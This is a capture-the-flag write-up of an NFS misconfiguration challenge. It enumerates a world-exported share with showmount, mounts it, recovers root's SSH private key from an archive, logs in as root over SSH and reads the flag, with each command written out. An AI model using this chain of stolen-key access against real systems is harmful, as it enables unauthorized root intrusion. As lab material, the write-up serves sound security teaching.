NFS Privilege Escalation - CTF Writeup (no-files-shared)

During the reconnaissance phase, an Nmap scan was performed against the target system.
1. Port Scanning
The scan revealed multiple open ports:
- 22/tcp → SSH
- 25/tcp → SMTP
- 111/tcp → RPCBind
- 2049/tcp → NFS (Network File System)
The presence of RPCBind (111) and NFS (2049) indicates that the target is running an NFS service, which could allow remote file sharing.
2. NFS Share Enumeration

To identify accessible NFS shares, the following command was used:
1
2
3
showmount -e 13.206.97.201
# Export list for 13.206.97.201:
# /var/share *
This shows that the /var/share directory is exported and accessible to all hosts (*), which is a misconfiguration and a potential security risk.
3. Mounting the NFS Share

Since the share is publicly accessible, it was mounted locally:
1
2
3
sudo mount -t nfs 13.206.97.201:/var/share /mnt
ls /mnt
# package.tar.gz
4. Analyzing the Retrieved Archive
After mounting the NFS share, the file package.tar.gz was downloaded and extracted. The archive contained the /root/.ssh/ directory which included the root user’s SSH keys:
authorized_keysid_ecdsa(Private Key)id_ecdsa.pub(Public Key)

5. Gaining SSH Access
First, proper permissions were set on the private key:
1
chmod 600 id_ecdsa
Then, SSH access was attempted using the key:
1
ssh -i id_ecdsa root@13.206.97.201
Access was granted as root. We then retrieved the flag:
1
2
cat /root/flag.txt
# ctf{ahr2uipeaz8veiDez7ei0oe5ea7aem7A}